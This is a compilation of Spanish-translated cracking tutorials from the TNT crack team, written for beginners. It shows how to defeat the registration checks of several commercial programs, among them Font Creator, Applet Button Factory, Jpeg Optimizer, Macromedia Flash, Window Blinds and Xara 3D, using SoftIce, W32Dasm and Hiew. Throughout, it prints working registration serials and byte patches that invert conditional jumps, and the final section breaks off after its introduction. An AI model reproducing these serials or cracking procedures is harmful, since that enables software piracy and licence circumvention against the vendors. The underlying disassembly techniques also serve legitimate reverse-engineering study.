o.k ya regrese de la escuela ahora continuemos con esto ... ahora nosotros no queremos parchar el codigo, nosotros queremos encontrar el serial para nuestro nombre, yo creo que es lo mejor, hechemosle un vistazo al codigo que esta antes del salto, se que es dificil entender el codigo.... :P ....

```
:004B7546 8B45F8            mov eax, dword ptr [ebp-08]
:004B7549 E8A614F5FF        call 004089F4
:004B754E 8B55D4            mov edx, dword ptr [ebp-2C]
:004B7551 58                pop eax <-- set a bpx here>
:004B7552 E89DCBF4FF        call 004040F4
:004B7557 7556              jne 004B75AF <-- BadBoy Jump>
:004B7559 8D55D0            lea edx, dword ptr [ebp-30]
:004B755C 8B45FC            mov eax, dword ptr [ebp-04]
```

---

o.k ... ahora creo que estaras desconcertado y preguntandote por que pusimos un break Point 004B7551 te dire por que, todas las instrucciones CALL necesitan de un parametro para poder trabajar con el, y sin embargo el Salto despues de la CALL es nuestro salto que buscamos, de seguro entonces esta CAll es la que checa nuestro serial, seguro !! entonces pongamos un Break Point en esa para ver que es lo que esta dentro de eax , te preguntaras como pongo un Break Point en esta dirección pues como siempre te digo es facil y creo que a estas alturas ya sabes poner un Break Point ok!!.....

ahora ejecuta el programa Font Creator y da click en Register, entra tu informacion, ahora antes de dar click en el boton de registrar, presiona **[Ctrl]+d** para entrar al Soft Ice y poner el Break Point :

bpx hmemcpy

despues presiona F5 para salir del softice, ahora da click en el boton de registrar e inmediatamente entraras a el SoftIce, despues presiona F11 solo una vez, presiona F12 7 veces , ahora borra todos los Break Points bc * , pon un Break Point en 004B7551, presiona F5 , el SoftIce Rompera otra vez presiona F10 una sola vez, entonces escribe **d eax** para ver el contenido y ahi lo tienes el valor que se muestra tiene apariencia de numero de serie, en mi caso fue :

H4A674561980

escribe este numero en un papel, despues borra todos los Break POints que pusimos y tratamos de insertar ese serial que encontramos , y !!! si el Font Creator Program esta Registrado .....

para esos que estan leyendo este tutorial para saber como encontrar un numero de serie para su nombre me gustaria decirles muchas gracias por leer mi tutorial, pero a los que quieren saber mas sobre como podemos parchar el ejcutable del Font Creator para volverlo un KEYGEN .....

FaT[BiT]_FaTsO Felicitaciones :

tKC (me enseñaste la verdadera LUZ !!! muchas gracias)
LW2000 (Gracias !!! ahora ya uso mi cerebro !!)
Xasx (Hola !! este tutorial es dedicado a ti !!)
Sir_dReAm (espero te guste este tutorial !!!)
MazM (Donde Diablos estas !!)
BillGamEZ (Gracias !! eres un verdadero amigo !!)
Bonez (Gracias por tu Ayuda !!)

y a todos los Miembros de TNT!CRACK!TEAM!

cya **FaT[BiT] \ TNT!**

Applet Button Factory v5.0

Una Protección Estupida

Resolución Optima1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información del Programa

Nombre : Applet button Factory.exe

Tipo : Web Design Tool

URL : http://www.Coffecup.com

Tamaño : 1.59MB

Herramientas :

W32Dasm v8.93

Hiew v6.16

Facil (**X**) Medio ( ) Duro ( ) Profesional ( )

Applet Button Factory v5.0
Crackeado y Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 5

Introducción

TRADUCIDO AL ESPAÑOL POR !!

Pr@fEsOr X !!! / TnT

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, si gustas que tus tutoriales aparescan en esta compilación , !! vamos mandenmelos !!! y compartan sus conocimentos, tus tutoriales seran bienvenidos ya que son la parte importante de este proyecto.

Protection

O.k Este programa necesita un Nombre y un Numero de Serie para registrarlo !! en este tutorial nosotros trataremos de encontrar o parchar el programa para que acepte cualquier Nombre y Numerio de Serie !! , pero por lo que pude ver y ustedes veran en unos momentos es el programa con la protección mas estupida que he encontrado !!!, lean este tutorial y veran por que lo digo !!!

Crackeando

O.k sabes que hacer ? , si ejecuta el programa!! , da click en Register, y entra cualquier Nombre y Numero de serie, en mi caso pondre :

NAME : FaT[BiT]
Password : TNT!CRACK!TEAM!

y *boom* ahi esta el mensaje de error, ahora sabes que hacer, copia el archivo exe a el subdirectorio donde tienes instalado el w32dams y desensamblalo. este ya finalizo tan rapido !!! wow !!! , en mi maquina tomo un poco de tiempo, busca el mensaje de error y si lo encuentras da doble click en el , kool !!! y sube unas cuantas lineas hasta la parte del codigo donde veas lo siguiente :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0046F4DC(C), :0046F504(C) <-- nice !!! ha !!! Let's go there>

* Possible StringData Ref from Code Obj -"Incorrect username and password."

:0046F592 B890F64600          mov eax, 0046F690
:0046F597 E81839FEFF          call 00452EB4
```

---

o.k como puedes ver dos saltos condicionales te mandan a esta parte del codigo que les parece si vamos a la primera dirección 0046F4DC , entonces ve y da click en el boton de Buscar y escribe la Dirección y llegaras a esta parte del codigo: :

```
* Possible StringData Ref from Code Obj -"12aew"

:0046F4D0 BAC0F54600          mov edx, 0046F5C0
:0046F4D5 E80699F9FF          call 00408DE0
:0046F4DA 85C0                test eax, eax
:0046F4DC 0F85B0000000        jne 0046F592 <-- jump to error message>
:0046F4E2 8D55FC              lea edx, dword ptr [ebp-04]
:0046F4E5 8B8318030000        mov eax, dword ptr [ebx+00000318]
:0046F4EB E86017FCFF          call 00430C50
:0046F4F0 8B45FC              mov eax, dword ptr [ebp-04]
:0046F4F3 E8784AF9FF          call 00403F70
```

```
* Possible StringData Ref from Code Obj -"9j8f5"

:0046F4F8 BAC8F54600          mov edx, 0046F5C8
:0046F4FD E8DE98F9FF          call 00408DE0
:0046F502 85C0                test eax, eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0046F49D(C)

:0046F504 0F8588000000        jne 0046F592 <-- where have i seen this address before ??>
:0046F50A A1686B4A00          mov eax, dword ptr [004A6B68]
:0046F50F 8B00                mov eax, dword ptr [eax]
```

Bueno ... hemos encontrado los dos saltos, y que , me podrias decir acerca de esta parte del codigo !!! , encontramos el primero en la dirección 0046F4DC por que nuestro Nombre no es igual a "12aew" , y no podemos ejecutar el siguiente salto ya que el primer salto nos manda al mensaje de error!!! hmmm !!! pero si tu miras un poco abajo veras algo como esto :

```
* Possible StringData Ref from Code Obj -"Registration is complete. Thanks "
                                        -"for purchasing the Button Factory! "
                                        -"Would you like to print the codes "
                                        -"for future reference?" <-- our Thank you message !!!>
```

---

por lo tanto este compara nuestro Nombre y Numero de Serie con :

12aew **<-- if our user name is not like this jump to error message>**
9j8f5 **<-- if our password is not like this jump to error message>**

hmm !! o.k que bueno !!! entonce ahora abre el Applet Button Factory y da click en Register e ingresa como Nombre **12aew** y como Pasword **9j8f5** , da click en o.k yyyyyy !!! si si si si si !!!

APPLET BUTTON FACTORY IS REGISTERED

Palabras Finales

espero que hayas disfrutado este tutorial tanto como yo lo disfrute al escribirlo saludos y nos vemos en el siguiente tutorial , !!!

FaT[BiT]_FaTsO GreetZ :

tKC (you really Showed us the LIGHT !!! thanx alot)
LW2000 (Thanx !!! i now use my brain !!)
Xasx (Hola !! the Best founder ever)

Sir_dReAm (Nice CrackME !!!)
Bonez (Thanx for the support !!)

and to all TNT!CRACK!TEAM! members

cya **FaT[BiT] \ TNT!**

Jpeg Optimizer v3.10

UN SERIAL DURO DE ENCONTRAR

Resolución Optima 1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información del Programa

Nombre : jpegopt.exe

Tipo : Image Util.

URL : http://www.xat.com

Tamaño : 401KB

Herramientas :

W32Dasm v8.93

Any ASCII Table

Facil ( ) Medio (**X**) Dificil ( ) Profesional ( )

Jpeg Optimizer v3.10
Cracked y escrito por : FaT[BiT] \ TNT!
Tutorial No. : 2

Intoducción

TRADUCIDO AL ESPAÑOL POR !!
Pr@fEsOr X !!! / TnT

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, Gracias a todos los que me han mandado sus tutoriales y sigan sigan mandando , que se vea lo que aprenden!!! y a compartir sus conocimentos.

Protección

Este programa necesita un Numero de Serie para registrarte !! , pero el problema con el serial es que esta codificado, si tratas de encontrar el mensaje de error, te ayudare un poco diciendote que no esta en los strings no te preocupes !!! , y trataremos otra cosa diferente !!!

Crackeando

Instala el jpeg optimizer y ejecutalo, y sale la ventana de **UNREGISTERED** , da click en help\register y trata de meter cualquier codigo y *BOOM* , el mensaje de error aparece !! , ahora trata de desensamblar el ejecutable, copia el archivo **jpegopt.exe** a el subdirectorio del win32dasm. desensamblado. que chido ya finalizo, busca el String del mensaje de error pero no esta , bueno ahora busca el mensaje de **UNREGISTERED** , da click en el boton de SDR window buscalo, o.k lo encontraste, da doble click sobre este y te mandara a esta parte del codigo:

```
* Possible StringData Ref from Data Obj -" - Unregistered"

:00404885 BA07C74700                  mov edx, 0047C707
:0040488A 8D8568FFFFFF                lea eax, dword ptr [ebp+FFFFFF68]
:00404890 E83F790400                  call 0044C1D4
:00404895 FF8548FFFFFF                inc dword ptr [ebp+FFFFFF48]
:0040489B 33C0                        xor eax, eax
:0040489D 898564FFFFFF                mov dword ptr [ebp+FFFFFF64], eax
:004048A3 8D9568FFFFFF                lea edx, dword ptr [ebp+FFFFFF68]
:004048A9 FF8548FFFFFF                inc dword ptr [ebp+FFFFFF48]
:004048AF 8D8D64FFFFFF                lea ecx, dword ptr [ebp+FFFFFF64]
```

Bueno... ahora busquemos algo interesante, como una CALL o Un salto, sube un poco hasta que veas el siguiente codigo :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040483E(U)

:00404845 51                    push ecx
:00404846 E899590200            call 0042A1E4 <-- a call>
:0040484B 59                    pop ecx
:0040484C 84C0                  test al, al <-- a test for the result of the call>
:0040484E 0F85EC010000          jne 00404A40 <-- jump if we pass the text>
:00404854 66C7853CFFFFFFA001    mov word ptr [ebp+FFFFFF3C], 01A0
```

---

bueno.... (por que escogimos esta CALL ?) , Hmm.. buena pregunta, pues muy facil, esta es la primera llamada antes del String **UNREGISTERED** y como pueden ver hay otra CALL antes pero esta la checaremos mas tarde, dentro de un rato veremos que hay dentro de ese CALL, posiciona la barra verde en el CALL y presiona el boton llamado CALL y tu podras ver algo como esto :

```
* Referenced by a CALL at Addresses:
|:00404846 , :00429651 <-- This Code is called Twice>

:0042A1E4 55                    push ebp
:0042A1E5 8BEC                  mov ebp, esp
:0042A1E7 83C4F4                add esp, FFFFFFF4
:0042A1EA 53                    push ebx
:0042A1EB 8B4508                mov eax, dword ptr [ebp+08] <-- put serial in eax>
:0042A1EE 8D5DF4                lea ebx, dword ptr [ebp-0C] <-- duplicate the serial>
:0042A1F1 8A10                  mov dl, byte ptr [eax] <-- start of the duplication>
:0042A1F3 8813                  mov byte ptr [ebx], dl
:0042A1F5 8A4801                mov cl, byte ptr [eax+01]
:0042A1F8 884B01                mov byte ptr [ebx+01], cl
:0042A1FB 8A5002                mov dl, byte ptr [eax+02]
:0042A1FE 885302                mov byte ptr [ebx+02], dl
:0042A201 8A4803                mov cl, byte ptr [eax+03]
:0042A204 884B03                mov byte ptr [ebx+03], cl
:0042A207 8A5004                mov dl, byte ptr [eax+04]
:0042A20A 885304                mov byte ptr [ebx+04], dl
:0042A20D 8A4805                mov cl, byte ptr [eax+05]
:0042A210 884B05                mov byte ptr [ebx+05], cl
:0042A213 8A5006                mov dl, byte ptr [eax+06]
:0042A216 885306                mov byte ptr [ebx+06], dl
:0042A219 8A4807                mov cl, byte ptr [eax+07]
:0042A21C 884B07                mov byte ptr [ebx+07], cl
:0042A21F 8A4008                mov al, byte ptr [eax+08]
:0042A222 884308                mov byte ptr [ebx+08], al
:0042A225 C6430900              mov [ebx+09], 00 <-- End of the duplication>
:0042A229 0FBE03                movsx eax, byte ptr [ebx] <-- check for our serial>
:0042A22C 50                    push eax
:0042A22D E8128A0400            call 00472C44 <-- check if fisrt char of our code is a letter>
:0042A232 59                    pop ecx
:0042A233 83F850                cmp eax, 00000050 <-- first char should be>
:0042A236 7559                  jne 0042A291 <-- if not equal to ( P ) then unregged>
:0042A238 0FBE5301              movsx edx, byte ptr [ebx+01]
:0042A23C 52                    push edx
:0042A23D E8028A0400            call 00472C44 <-- checks if 2nd char is a letter>
:0042A242 59                    pop ecx
:0042A243 83F847                cmp eax, 00000047 <-- 2nd char should be>
:0042A246 7549                  jne 0042A291 <-- if not equal to ( G ) then unregged>
:0042A248 0FBE4B02              movsx ecx, byte ptr [ebx+02]
:0042A24C 83F92D                cmp ecx, 0000002D <-- 3rd char should be>
:0042A24F 7540                  jne 0042A291 <-- if not equal to ( ) then unregged>
:0042A251 0FBE4303              movsx eax, byte ptr [ebx+03]
:0042A255 83F834                cmp eax, 00000034 <-- 4th char should be>
:0042A258 7537                  jne 0042A291 <-- if not equal to ( 4 ) then unregged>
:0042A25A 0FBE5304              movsx edx, byte ptr [ebx+04]
:0042A25E 83FA36                cmp edx, 00000036 <-- 5th char should be>
:0042A261 752E                  jne 0042A291 <-- if not equal to ( 6 ) then unregged>
:0042A263 0FBE4B05              movsx ecx, byte ptr [ebx+05]
:0042A267 83F936                cmp ecx, 00000036 <-- 6th char should be>
:0042A26A 7525                  jne 0042A291 <-- if not equal to ( 6 ) then unregged>
:0042A26C 0FBE4306              movsx eax, byte ptr [ebx+06]
:0042A270 83F837                cmp eax, 00000037 <-- 7th char should be>
:0042A273 751C                  jne 0042A291 <-- if not equal to ( 7 ) then unregged>
:0042A275 0FBE5307              movsx edx, byte ptr [ebx+07]
:0042A279 83FA32                cmp edx, 00000032 <-- 8th char should be>
:0042A27C 7513                  jne 0042A291 <-- if not equal to ( 2 ) then unregged>
:0042A27E C705F49F48001443FC69 mov dword ptr [00489FF4], 69FC4314
:0042A288 E8DFA8FDFF            call 00404B6C
:0042A28D B001                  mov al, 01 <-- Register Success !!!>
```

```
:0042A28F EB1B                jmp 0042A2AC
```

---

chido !!! .... creo que hemos encontrado nuestro codigo, que piensas tu ?
dejenme explicarles :

es tiempo de usar nuestra tabla ASCII, (y por que ?) , por que es de 8 caracteres de longitud, el primero y segundo caracter son letras, el tercero es una dash - , y del cuarto al octavo caracter son numeros, si le hechas un vistazo a las direcciones siguientes : 0042A233,0042A243, 42A2A24C, 0042A255, 0042A25E, 0042A267, 0042A270 y 0042A279 , podremos ver que los registros EAX, EDX, y ECX son comparados con lo siguiente :

Nota : estos son numeros hexadecimales

hex : 50 47 2D 34 36 36 37 32

Dec : P G - 4 6 6 7 2 **<><--- *boom* our serial>**

por lo tanto aqui tienes tu serial, ahora todo lo que tenemos que hacer es insertar ese codigo yyyyyy!!!! kool !!! Jpeg Optimizer is **REGISTERED**.

EL Parche

No Necesario!

Palabras Finales

ahi lo tienes, espero que hayas aprenddo algo de este tutorial, como tambien que disfrutáras con este, chao y nos vemos en el proximo tutorial!!!

FaT[BiT]_FaTsO Felicitaciones :

tKC (me enseñaste la verdadera LUZ !!! muchas gracias)

LW2000 (Gracias !!! ahora ya uso mi cerebro !!)

Xasx (Hola !! este tutorial es dedicado a ti !!)

Sir_dReAm (espero te guste este tutorial !!!)

MazM (Donde Diablos estas !!)

BillGamEZ (Gracias !! eres un verdadero amigo !!)

Bonez (Gracias por tu Ayuda !!)

y a todos los Miembros de TNT!CRACK!TEAM!

cya **FaT[BiT] \ TNT!**

Como Crackear Macromedia Software

karlitoxZ este tutorial esta dedicado a ti !!!

Muchas Gracias !!!! eres un verdadero amigo !!!!!

RESOLUCION OPTIMA 1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información del Programa

Nombre del Programa :Macromedia software

Tipo del Programa : Macromedia Software

Url : http://www.macromedia.com

Tamaño : n/a

Herramientas : SoftIce v4.01 *only* (or 3.x will do!)

Facil ( ) Medio (**X**) Dificil ( ) Profesional ( )

Crackeado y Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 4

Dedicado a :

A MIS MEJORES AMIGOS !!
-- [XasX] --
-- Sir dReAm --
-- MazM --
-- Jorge --

Intoducción & Tipo de Protección

HOLA TODOS !!

TRADUCIDO POR

Pr@fEsOr X / TnT !!!

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, Gracias a todos los que me han mandado sus tutoriales y sigan sigan mandando , que se vea lo que aprenden!!! y a compartir sus conocimentos.

Software

Norton Antivirus v5.0 trial http://www.symantec.com

Norton Uninstall Delux v1.01 trial http://www.symantec.com

Macromedia Fireworks v1.0 trial http://www.macromedia.com

Macromedia Fireworks v2.0 trial http://www.macromedia.com

Macromedia Flash v3.0 trial http://www.macromedia.com

Macromedia Flash v4.0 trial http://www.macromedia.com

Macromedia Dreamweaver v2.0 trial http://www.macromedia.com

y para este tutorial usaremos el programa MACROMEDIA FLASH v3.0_

1) instala el Macromedia Flash v 3.0 y ejecutalo !!!!

2) lo primero que veras sera una ventana (ohhh !!!) !!! con 3 botones (buy now) , (try) y (cancel)

<--- hehehehe

3) o.k da click en (buy now) , y veras un formulario el cual tienes que rellenar (carajos !)

o.k busca un archivo llamado rsagent.ini y abrelo !!!

4) en el archivo rsagent trata de encontrar algo como esto :

mailStat-391842=0 <-- cambia el 0 por 1y graba el archivo

recuerda si encuentras otra linea con estos datos tambien cambialos !!!!

5) ejecuta el programa otra vez, y vuelve a dar click en **(buy now) el programa te dira que insertes un numero de serie** e inserta cualquier numero como este:

1001779729 <-- este es tu codigo personal

6) [Ctrl+d] para entrar a el softice, y poner un break point 'bpx getdlgitemtexta' , despues presina F5 para salir

7) ahora inserta cualquier codigo en mi caso insertatre TNT!CRACKS y da click en o.k

8) entonces SoftIce saltara , despues presiona F11 y podras ver lo siguiente :

:10005602 mov edi,10030E40

:10005607 or ecx,-01

:1000560A xor eax,eax

:1000560C REPNZ SCASB

:1000560E not ecx

:10005610 dec ecx

:10005611 cmp ecx,0A <--- compara nuestro numero que insertamos con 10

:10005614 jz 10005655 <--- si es igual entonces salta *debe de saltar*

:10005616 lea edx,[esp+10]

9) Nota: si falla el salto , no podras nunca encontrar el Serial

10) da F10 hasta 1005611 , i.e aqui:

:10005611 cmp ecx,0A

:10005614 jz 10005655

una vez aqui ponemos en el softice la instrucción '**? ecx**' esto te mostrara :

" 0000000A 0000000010 "11) ahora despues de que salto tu debes de ber algo como esto :

:10005655 mov edi, 1002B060

:1000565A or ecx, -01

:1000565D xor eax, eax

:1000565F lea edx, [esp+0000010C]

:10005666 REPNZ SCASB

:10005668 not ecx

:1000566A sub edi, ecx

:1000566C mov eax, ecx

12) ahora con F10 hasta que llegues a esta parte del codigo :

:10005691 lea ecx, [esp+000000D8]

:10005698 push ecx

:10005699 push edx

:1000569A push eax

:1000569B call 1000B950

:100056A0 add esp, 0C

:100056A3 lea ecx, [esp+000000D8]

:100056AA push 10030E40

:100056AF push ecx <----- aqui esta nuestro serial que buscamos

despues pon la instrucción '**d ecx'** y en la ventana de datos tu podras ver unos numeros que de seguro son el registro del pograma : YFYBKIKCSS <--koool !!!

13) y ya al final quisiera decirte que este metodo tambien se puede usar con todos los programas que se nombran en el principio del tutorial !!!! claro !!! con diferentes Offsets por supuesto y de seguro un largo traceo con la instrucción F10 !!!!!

14) Finalmente quisiera dar las gracias a :

y recuerden : mucho crackear te matara !!!

FaT[BiT]_FaTsO Felicitaciones :

tKC (me enseñaste la verdadera LUZ !!! muchas gracias)
LW2000 (Gracias !!! ahora ya uso mi cerebro !!)
Xasx (Hola !! este tutorial es dedicado a ti !!)
Sir_dReAm (espero te guste este tutorial !!!)
MazM (Donde Diablos estas !!)
BillGamEZ (Gracias !! eres un verdadero amigo !!)
Bonez (Gracias por tu Ayuda !!)

y a todos los Miembros de TNT!CRACK!TEAM!

cya **FaT[BiT] \ TNT!**

Window Blinds v1.01

Pescando un Serial

Resolución Deseada 1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información

Nombre : wblind.exe

Tipo : Utileria de Desktop

Url : http://www.stardock.com

Tamaño : 1.37MB

Herramientas :

SoftIce v4.05

Facil (**X**) Medio ( ) Duro ( ) Profesional ( )

Windows Blinds v1.01
Crackeado y Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 8

Introducción

TRADUCIDO POR !!
Pr@fEsOr X / TnT Member !!!

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, Gracias a todos los que me han mandado sus tutoriales y sigan sigan mandando , que se vea lo que aprenden!!! y a compartir sus conocimentos.

Protección

ESTE ES FACIL!! DIRIA QUE MUY FACIL!!

has deseado algo y esto se ha hecho realidad!!! , trataremos!!! pero cuidado con lo que deseas!!!, este es el mas facil crack en toda la historia !!! este me tomo cerca de 1 minuto o menos para encontrar el serial y registrar el programa!!! , otra vez como siempre este programa nos pide que insertemos un Nombre y un Numero de Serie para hacerlo tuyo!!! eso es todo!! manos a la obra!!

Crackeando

O.k !! ejecuta el Window Blinds este mostrara una pantalla con tres opciones, una de ellas es para insertar el Numero de Serie, da click en ella, y aparece una ventana donde insertaras un Nombre y Numero de Serie !!! , Chingon!!! , ahora inserta tu nombre y un Numero de Serie cualquiera, da click en el boton de OK, y !!! boom !!!! sale un mensaje de error, o.k .....

notaste el tipo de Mensaje de Error ? si ? es un Message Box , entonces podemos poner un Break Point en esta Message Box, entonces ahora tu estas en la pantalla de Registro ok! presiona **[Ctrl]+[d]** y pon un Break Point como este:

bpx MessageBoxA

Ahora presiona F5 para salir del SoftIce, da click en el boton de o.k !! , inmediatamente saltaras al SoftIce !! presiona F11 , el Mensaje de Error se desplegara, da click en o.k en la ventana del Mensaje de Error, entraras otra vez al SoftIce y tu podras ver este codigo :

```
:00427E37   call [user32!MessageBoxA]
:00427E3E   pop esi   <-- We Land HERE !!!>
:00427E3F   ret 000C
```

Ahora sube unas lineas hasta que veas este codigo :

```
:00457E10   mov eax,[esp+08]   <-- we set a bpx here !!>
:00427E14   push esi <-- y the prog store esi in the stack !!! hmmm !!>
:00427E15   test eax,eax
:00427E17   mov esi,ecx
:00427E19   jnz 00427E23
:00427E1B   call 0042F679
:00427E20   mov eax,[eax+10]
:00427E23   test esi,esi
:00427E25   jnz 00427E2B
:00427E27   xor ecx,ecx
:00427E29   jmp 00427E2E
:00427E2B   mov ecx,[esi+1C]
:00427E2E   push DWORD ptr [esp+10]
:00427E32   push eax
:00427E33   push DWORD ptr [esp+10]
:00427E37   push ecx
:00427E37   call [user32!MessageBoxA]
```

```
:00427E3E   pop esi
:00427E3F   ret 000C
```

---

ahora escribe (bc *) para borrar todos los Break Points del SoftIce y pon un nuevo Break Point en la dirección 00427E10 , tu puedes hacer esto escribiendo **bpx 00427E10** , y presiona F5 para salir del SoftIce , ahora estas en la Ventana de Registro, todo lo que tienes que hacer es dar click en el boton de o.k , y saltaras inmediatamente al SoftICe en la dirección de memoria 00457E10 , ahora hechale unvistazo a la linea que sigue despues, tu veras que el programa almacena un valor en la variable esi, pero por que lo almacena? , bueno veamos que es lo que esta almacenado en la variable **ESI** para ver el valor de esta debes usar **'d esi'** y hechale un vistazo a la ventana de datos *boom* creo que es nuestro serial !! , en micaso salio este Nuemro de Serie :

NAME : FaT[BiT] \ TNT!
CODE : WB-13ff1dek

bueno apunta ese numero y ve a la ventana de registro e insertalo yyyyyy .....

Window Blinds is REGISTERED

El Parche

NO es Necesario !!

Palabras Finales

Espero que hayas disfrutado este tutorial tanto como yo lo disfrute escribiendolo !! , y hasta nuestro proximo tutorial !!!
FaT[BiT]_FaTsO Felicitaciones :

tKC (Realmente tu me enseñaste a usar la luz !!! Muchas gracias)
LW2000 (Gracias !!! Ahora si uso mi cerebro !!)
Xasx (Hola !! El mejor presidente nunca visto)
Sir_dReAm (el mas chingon cracker !!)
Bonez (Gracias por tu Soporte !!)

y a todos los miebros de TNT!CRACK!TEAM!

cya **FaT[BiT] \ TNT!**

Xara 3D v3.04

Parchalo o Muere

Resolución Optima1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información

Nombre : X3D.exe

Tipo : Graphx Tool

Url : http://www.xara.com

Program Size : 906KB

Herramientas :

W32Dasm v8.93

Hiew v6.16

Facil (**X**) Medio ( ) Dificil ( ) Profesional ( )

Xara 3D v3.04
Crackeado and Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 6

Introducción

HOLA TODOS !!

TRADUCIDO POR

Pr@fEsOr X / TnT !!!

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, ya que mucha información excelente se encuentra en ingles y es importante traducirla al español y una cosa gracias a todos los que han mandado sus tutoriales y sigan mandando mas tutoriales hagamos que esto cresca..
profesor_x@hotmail.com

Protección

O.k ... Este programa necesita un Codigo para Activar todas sus propiedades !! , ahora en este tutorialnosotros parcharemos el ejecutable para que hacepte cualquier Codigo, te comento que este no será un tutorial muy largo, lo largo sera lo que tengas que parchar !!!

Crackeando

O.k ... Ejecuta el Xara 3D, y lo primero que saldra será un mensaje con dos botones, Purchase y Continue, ahora da click en Purchase, o.k bueno lo que aparecera es una ventana diciendote que insertes el Codigo para desbloquear el programa, entonces insertemos cualquier numero, yo inserte el **24676** , y da click en o.k , y *boom* ahi lo tienes !!! nuestro Mensaje de Error!! , o.k tu conoces lo que tienes que hacer, copia el ejecutable X3D.exe a el directorio donde se encuentra instalado el W32DASM y desensamblalo !!! , cuando este finalize da click en el boton del SDR y busca el Mensaje de Error, da doble click sobre el, sube un poco y tu veras algo como esto:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
|:0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C) <-- Hmm !!! Lot's of address let's check
them>

* Possible Reference to Dialog: DialogID_0133, CONTROL_ID:00FF, ""

:0040FC16 6AFF              push FFFFFFFF
:0040FC18 6A10              push 00000010

* Possible Reference to String Resource ID=03005: "You entered an invalid unlock code. The program
has not been"

:0040FC1A 68BD0B0000        push 00000BBD
:0040FC1F E803EA0700        call 0048E627
```

---

como tu puedes ver el Mensaje de Error es llamado desde 9 direcciones de memoria, hmmm !! . vamos a la primera y chequemosla, la primera seria **0040FA34** . o.k da click en el btono de buscar e inserta el numero de la dirección de memoria, cuando tu lleges ahi, sube unas cuantas lineas y llegaras a este codigo :

```
:0040FA1C E83F22FFFF        call 00401C60
:0040FA21 83F801            cmp eax, 00000001
:0040FA24 0F85FA010000      jne 0040FC24
```

```
:0040FA2A 8B842440010000    mov eax, dword ptr [esp+00000140]
:0040FA31 3958F8            cmp dword ptr [eax-08], ebx
:0040FA34 0F85DC010000      jne 0040FC16 <-- first jump>
:0040FA3A 0FBE10            movsx edx, byte ptr [eax]
:0040FA3D 52                push edx
:0040FA3E E89D7E0500        call 004678E0
:0040FA43 83C404            add esp, 00000004
:0040FA46 85C0              test eax, eax
:0040FA48 0F84C8010000      je 0040FC16 <-- Second jump>
:0040FA4E 8B842440010000    mov eax, dword ptr [esp+00000140]
:0040FA55 0FBE4801          movsx ecx, byte ptr [eax+01]
:0040FA59 51                push ecx
:0040FA5A E8817E0500        call 004678E0
:0040FA5F 83C404            add esp, 00000004
:0040FA62 85C0              test eax, eax
:0040FA64 0F84AC010000      je 0040FC16 <-- Thrid jump>
:0040FA6A 8B942440010000    mov edx, dword ptr [esp+00000140]
:0040FA71 0FBE4202          movsx eax, byte ptr [edx+02]
:0040FA75 50                push eax
:0040FA76 E8657E0500        call 004678E0
:0040FA7B 83C404            add esp, 00000004
..........
.........
........
.......
......
.....
....
...
..
.
```

---

creo que no tengo que listar todo el codigo OK!!!!!

ahora lo que se hará será parchar los nueve saltos!! los cambiaras asi " donde tu encuentres un **JE** por un **JNE** osea un **74** por un **75** , y donde tu encuentres un **JNE** lo cambiaras por **JE** o sea un **75** por **74** , and i also don't have to tell you how to patch or how to run and use Hiew !!! right

Parchando

ve a las siguientes direcciones y parchalas :

```
:0040FA34 jne --- je
:0040FA48 je --- jne
:0040FA64 je --- jne
:0040FA80 je --- jne
:0040FA9C je --- jne
:0040FAB8 je --- jne
:0040FAD4 je --- jne
:0040FAF0 je --- jne
:0040FB5D jne --- je
```

o.k cuando hayas terminado, copia el X3D.exe a su directorio original y ejecutalo, o.k ahora inserta cualquier codigo que gustes!! y ahi esta lo acepto!!

Final Words

FaT[BiT]_FaTsO Felicitaciones :

tKC (me enseñaste la verdadera LUZ !!! muchas gracias)

LW2000 (Gracias !!! ahora ya uso mi cerebro !!)

Xasx (Hola !! este tutorial es dedicado a ti !!)

Sir_dReAm (espero te guste este tutorial !!!)

MazM (Donde Diablos estas !!)

BillGamEZ (Gracias !! eres un verdadero amigo !!)

Bonez (Gracias por tu Ayuda !!)

y a todos los Miembros de

TNT!CRACK!TEAM!

cya **FaT[BiT] \ TNT!**

XrXAddBar v2.0 Beta

Usalo por Siempre

Resolución Optima 1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información

Nombre : xrxaddbar.exe

Tipo : Logo Util

Url : N/A

Tamaño : 680KB

Herramientas :

W32Dasm v8.93

Hiew v6.16

Facil (**X**) Medio ( ) Dificil ( ) Profesional ( )

XrXAddBar v2.0 Beta
Crackeado y Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 7

Introducción

TRADUCIDO AL ESPAÑOL POR !!

Pr@fEsOr X !!!

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, si tienes interes en escribir y compartir tus conocimentos y que tus tutoriales se han incluidos en la compilación mandanos tus tutoriales seran bienvenidos.

profesor_x@hotmail.com

Protección

Para aquellos que no sben que hace este programa, este programa puede cambiar el Logo del inicio de Windows Win9X como tambien el logotipo de espera al iniciar windows y el logotipo the Shutdown. claro que tu puedes hacer esto manualmente pero con este programa es mucho mas facil.

